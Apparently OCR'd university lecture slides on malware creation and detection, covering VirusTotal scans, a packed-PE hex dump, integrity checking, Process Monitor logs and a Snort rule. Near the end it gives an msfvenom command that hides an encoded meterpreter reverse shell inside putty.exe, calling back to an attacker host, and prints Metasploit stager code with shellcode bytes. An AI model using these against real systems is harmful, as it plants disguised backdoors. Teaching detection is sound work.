





Malware Creation and Detection

- Understand the creation of Malware in Metasploit.
- Understand the detection of Malware.










Taxonomy
Malware



Firefox Royalty Free Stock Photos, Vector Art ... Antivirus scan for c7db1b500083a8cf... x Windows File Association

Most Visited Getting Started Suggested Sites Web zinc Gallery Computing Science

Community Statistics Documentation FAQ About English Join our community Sign in

virustotal

SHA256: 9aac5aba1bac7ed6525fa9974fbec6b57e5c7bd76bc210863baa48f71a057
File name: dq.zip
Detection ratio: 42 / 47
Analysis date: 2013-12-31 20:31:36 UTC (2 minutes ago)

Analysis Additional information Comments Votes

Antivirus	Result	Update
Ad-Aware	Trojan.Generic/DV.1235951	2013/231
Agritum	Trojan.InjectTF+ogf5uokv4	2013/231
AhnLab-V3	Trojan/Win32.Zbst	2013/231
AntiVir	TR/Crypt.ZPACK.5242	2013/231
Anti-AVL	Trojan/Win32.Inject	2013/231
Avast	Win32.Inject.AYL.[T]@	2013/231
AVG	SHeur!BPOR	2013/231
Baidu-International	Trojan.Win32.Inject.ac	2013/213
BitDefender	Trojan.Generic/DV.1235951	2013/231
Bkav	W32.Vaderref!Worm	2013/231
DiskInternation		2013/231



Anti-virus signatures

Static Analysis

Strings from the malware

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
00000000	4D	5A	90	00	03	00	00	00	04	00	00	00	FF	FF	00	00	MZ
00000001	E8	00	00	00	00	00	00	00	40	00	00	00	00	00	00	00	ÿÿ
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.
00000030	00	00	00	00	00	00	00	00	00	00	00	00	80	00	00	00	@
00000040	0E	1F	BA	0E	00	B4	09	CD	21	B8	01	4C	CD	21	54	68	I
00000050	69	73	20	70	72	6F	67	72	61	6D	20	63	61	6E	6F	is program cannot be run in DOS mode.	
00000060	74	20	62	65	20	72	75	6E	20	69	6E	20	44	4F	53	20	
00000070	6D	6F	64	65	2E	0D	0A	24	00	00	00	00	00	00	00	00	PE
00000080	50	45	00	00	4C	01	03	00	E1	CD	25	52	00	00	00	00	Í
00000090	00	00	00	00	E0	00	0F	01	0B	01	02	32	00	30	00	00	à
000000A0	00	20	00	00	A0	00	00	00	F0	CE	00	00	B0	00	00	00	20
000000B0	00	E0	00	00	00	40	00	00	10	00	00	00	02	00	00	00	à
000000C0	04	00	00	00	00	00	00	00	04	00	00	00	00	00	00	00	à
000000D0	00	00	01	00	00	10	00	00	00	00	00	02	00	00	00	00	(
000000E0	00	00	10	00	00	10	00	00	00	10	00	00	10	00	00	00)
000000F0	00	00	00	00	10	00	00	00	00	00	00	00	00	00	00	00	à
00000100	28	F1	00	00	BC	01	00	00	E0	00	00	28	11	00	00	00	à
00000110	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	(
00000120	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	à
00000130	00	00	00	00	00	00	00	00	00	DE	ED	00	00	00	00	00	þí
00000140	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000150	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000160	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000170	00	00	00	AA	AA	00	00	00	55	50	58	30	00	00	00	00	UPX0
00000180	00	A0	00	00	00	10	00	00	00	00	00	00	02	00	00	00	
00000190	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
000001A0	55	50	58	31	34	00	00	00	30	00	00	B0	00	00	00	00	
000001B0	00	2C	00	00	00	02	00	00	00	00	00	00	00	00	00	00	
000001C0	00	00	00	00	40	00	00	E0	2E	72	73	72	63	00	00	00	
000001D0	00	20	00	00	00	E0	00	00	00	14	00	00	00	2E	00	00	
000001E0	00	00	00	00	00	00	00	00	00	00	00	00	00	40	00	00	
000001F0	33	2E	30	38	05	50	58	21	0D	09	0E	08	6D	6E	F8	3.08 UPX!	
00000200	89	75	73	CB	08	2C	A4	00	CE	1E	00	00	05	00	00	00	
00000210	00	26	02	00	A3	1A	03	00	34	25	FD	20	0C	4F	37	AA	& 4% 07
00000220	2F	94	AC	2C	17	7B	D0	C2	40	8D	17	C7	45	FE	6B	34	{DÀ@ CÉbk4
00000230	C1	61	3C	E3	02	64	03	3C	A5	FF	BF	F7	35	97	99	3E	Áá<ä d "ÿç-5!!>
00000240	E4	B0	A5	A2	3B	95	F2	83	22	54	77	22	C1	16	74	C5	á"ÿç: ló"Tw"Á tå

Juchanan



Malware



```
C:\> fciv c:\ -r -type *.txt -sha1 -xml db.xml  
C:\> fciv -list -sha1 -xml db.xml  
C:\> fciv -v c:\ -sha1 -xml db.xml  
Starting checksums verification : 01/01/2014 at 16h35'5  
List of modified files:
```

c:\testing\1.txt
Hash is : f79cbaa6fb67d29a1636db52775de04d7479282e
It should be : 7c3f425725d7d6c48c5243c45d49b928b0bbf0e7

End Verification : 01/01/2014 at 16h35'54

Malware

File Monitoring

File Integrity check

Time...	Process Name	PID	Operation	Path	Result	Detail
4:42:4...	explorer.exe	1812	QueryOpen	C:\Documents and Settings\Administrat...	SUCCESS	CreationTir...
4:42:4...	explorer.exe	1812	CreateFile	C:\Documents and Settings\Administrat...	SUCCESS	Desired Ac...
4:42:4...	explorer.exe	1812	CreateFileMapp...	C:\Documents and Settings\Administrat...	SUCCESS	SyncType:...
4:42:4...	explorer.exe	1812	QueryStandardI...	C:\Documents and Settings\Administrat...	SUCCESS	AllocationS...
4:42:4...	explorer.exe	1812	CreateFileMapp...	C:\Documents and Settings\Administrat...	SUCCESS	SyncType:...
4:42:4...	svchost.exe	1124	CloseFile	C:\Documents and Settings\Administrat...	SUCCESS	
4:42:4...	svchost.exe	1124	ReadFile	C:\WINDOWS\system32\wbem\Reposit...	SUCCESS	Offset: 860
4:42:4...	svchost.exe	1124	ReadFile	C:\WINDOWS\system32\wbem\Reposit...	SUCCESS	Offset: 294
4:42:4...	svchost.exe	1124	ReadFile	C:\WINDOWS\system32\wbem\Reposit...	SUCCESS	Offset: 606
4:42:4...	svchost.exe	1124	ReadFile	C:\WINDOWS\system32\wbem\Reposit...	SUCCESS	Offset: 32;
4:42:4...	svchost.exe	1124	ReadFile	C:\WINDOWS\system32\wbem\Reposit...	SUCCESS	Offset: 2,6
4:42:4...	svchost.exe	1124	ReadFile	C:\WINDOWS\system32\wbem\Reposit...	SUCCESS	Offset: 73;
4:42:4...	svchost.exe	1124	ReadFile	C:\WINDOWS\system32\wbem\Reposit...	SUCCESS	Offset: 2,6
4:42:4...	svchost.exe	1124	ReadFile	C:\WINDOWS\system32\wbem\Reposit...	SUCCESS	Offset: 385
4:42:4...	svchost.exe	1124	ReadFile	C:\WINDOWS\system32\wbem\Reposit...	SUCCESS	Offset: 286
4:42:4...	svchost.exe	1124	ReadFile	C:\WINDOWS\system32\wbem\Reposit...	SUCCESS	Offset: 229
4:42:4...	svchost.exe	1124	ReadFile	C:\WINDOWS\system32\wbem\Reposit...	SUCCESS	Offset: 466

The screenshot shows the Process Monitor application window. The title bar reads "Process Monitor - Sysinternals: www.sysinternals.com". The menu bar includes File, Edit, Event, Filter, Tools, Options, and Help. Below the menu is a toolbar with various icons. The main pane displays a table of registry events. The columns are: Time..., Process Name, PID, Operation, Path, Result, Detail, and a small preview icon. The data shows numerous entries for the process "lsass.exe" (PID 692) performing registry operations. Most operations are successful (Result: SUCCESS), though some show errors like "BUFFER OVERFL... Length: 12" or "Type: REG". The "Detail" column provides more information about the operation type.

Time...	Process Name	PID	Operation	Path	Result	Detail
4:42:4...	lsass.exe	692	RegOpenKey	HKEY_LOCAL_MACHINE\SECURITY\Policy	SUCCESS	Desired Ac
4:42:4...	lsass.exe	692	RegOpenKey	HKEY_LOCAL_MACHINE\SECURITY\Policy\SecDesc	SUCCESS	Desired Ac
4:42:4...	lsass.exe	692	RegQueryValue	HKEY_LOCAL_MACHINE\SECURITY\Policy\SecDesc\(\D...	BUFFER OVERFL...	Length: 12
4:42:4...	lsass.exe	692	RegCloseKey	HKEY_LOCAL_MACHINE\SECURITY\Policy\SecDesc	SUCCESS	
4:42:4...	lsass.exe	692	RegOpenKey	HKEY_LOCAL_MACHINE\SECURITY\Policy\SecDesc	SUCCESS	Desired Ac
4:42:4...	lsass.exe	692	RegQueryValue	HKEY_LOCAL_MACHINE\SECURITY\Policy\SecDesc\(\D...	SUCCESS	Type: REG
4:42:4...	lsass.exe	692	RegCloseKey	HKEY_LOCAL_MACHINE\SECURITY\Policy\SecDesc	SUCCESS	
4:42:4...	lsass.exe	692	RegCloseKey	HKEY_LOCAL_MACHINE\SECURITY\Policy	SUCCESS	
4:42:4...	lsass.exe	692	RegOpenKey	HKEY_LOCAL_MACHINE\SECURITY\Policy	SUCCESS	Desired Ac
4:42:4...	lsass.exe	692	RegOpenKey	HKEY_LOCAL_MACHINE\SECURITY\Policy\SecDesc	SUCCESS	Desired Ac
4:42:4...	lsass.exe	692	RegQueryValue	HKEY_LOCAL_MACHINE\SECURITY\Policy\SecDesc\(\D...	BUFFER OVERFL...	Length: 12
4:42:4...	lsass.exe	692	RegCloseKey	HKEY_LOCAL_MACHINE\SECURITY\Policy\SecDesc	SUCCESS	
4:42:4...	lsass.exe	692	RegOpenKey	HKEY_LOCAL_MACHINE\SECURITY\Policy\SecDesc	SUCCESS	Desired Ac
4:42:4...	lsass.exe	692	RegQueryValue	HKEY_LOCAL_MACHINE\SECURITY\Policy\SecDesc\(\D...	SUCCESS	Type: REG
4:42:4...	lsass.exe	692	RegCloseKey	HKEY_LOCAL_MACHINE\SECURITY\Policy\SecDesc	SUCCESS	
4:42:4...	lsass.exe	692	RegOpenKey	HKEY_LOCAL_MACHINE\SECURITY\Policy	SUCCESS	Desired Ac

Dynamic Analysis


Registry Monitoring

Network Monitoring



Process Monitoring

Author: Prof Bill Buchanan



Payload Analysis


Dynamic Analysis



```
alert tcp any any -> any any  
(content:"UEsDBBQAAAAA";  
msg:"Malware";sid:10000)
```

```
C:\Snort\bin\log>type alert.ids
[**] [1:10000:0] Malware [**]
[Priority: 0]
01/01-16:18:08.147386 192.168.47.146:1040
-> 192.168.47.134:25
TCP TTL:128 TOS:0x0 ID:167 IpLen:20
DgmLen:1500 DF
***A*** Seq: 0x95D103A3 Ack: 0x8108851
win: 0xFFEEF TcpLen: 20
```

Malware Analysis



Malware Creation



```
msfvenom -p windows/meterpreter/reverse_tcp  
LHOST=[KALI_IP] LPORT=443 -e cmd/powershell_base64 -f exe  
-i 3 -k -x putty.exe > puttyx.exe
```



Code Conversion

```
require 'msf/core'  
require 'msf/core/handler/reverse_tcp'  
  
module Metasploit3  
  
include Msf::Payload::Stager  
include Msf::Payload::Windows  
  
def initialize(info = {})  
super(merge_info(info,  
'Name' => 'Reverse TCP Stager',  
'Description' => 'Connect back to the attacker',  
'Author' => ['hdm', 'skape', 'sf'],  
'License' => MSF_LICENSE,  
'Platform' => 'win',  
'Arch' => ARCH_X86,  
'Handler' => Msf::Handler::ReverseTcp,  
'Convention' => 'sockedi',  
'Stager' =>  
{  
'RequiresMidstager' => false,  
'Offsets' => {  
# ExitFunk Offset: 222  
'LHOST' => [ 190, 'ADDR' ],  
'LPORT' => [ 197, 'n' ],  
'ReverseConnectRetries' => [ 188, 'C' ]  
},
```

Malware

```
'Payload' =>  
"\xF0\xE8\x82\x00\x00\x00\x60\x89\xE5\x31\xC0\x64\x8B\x50\x30\x8B" +  
"\x52\x0C\x8B\x52\x14\x8B\x72\x28\x0F\xB7\x4A\x26\x31\xFF\xAC\x3C" +  
"\x61\x7C\x02\x2C\x20\xC1\xCF\x0D\x01\xC7\xE2\xF2\x52\x57\x8B\x52" +  
"\x10\x8B\x4A\x3C\x8B\x4C\x11\x78\xE3\x48\x01\xD1\x51\x8B\x59\x20" +  
"\x01\xD3\x8B\x49\x18\xE3\x3A\x49\x8B\x34\x8B\x01\xD6\x31\xFF\xAC" +  
"\xC1\xCF\x0D\x01\xC7\x38\xE0\x75\xF6\x03\x7D\xF8\x3B\x7D\x24\x75" +  
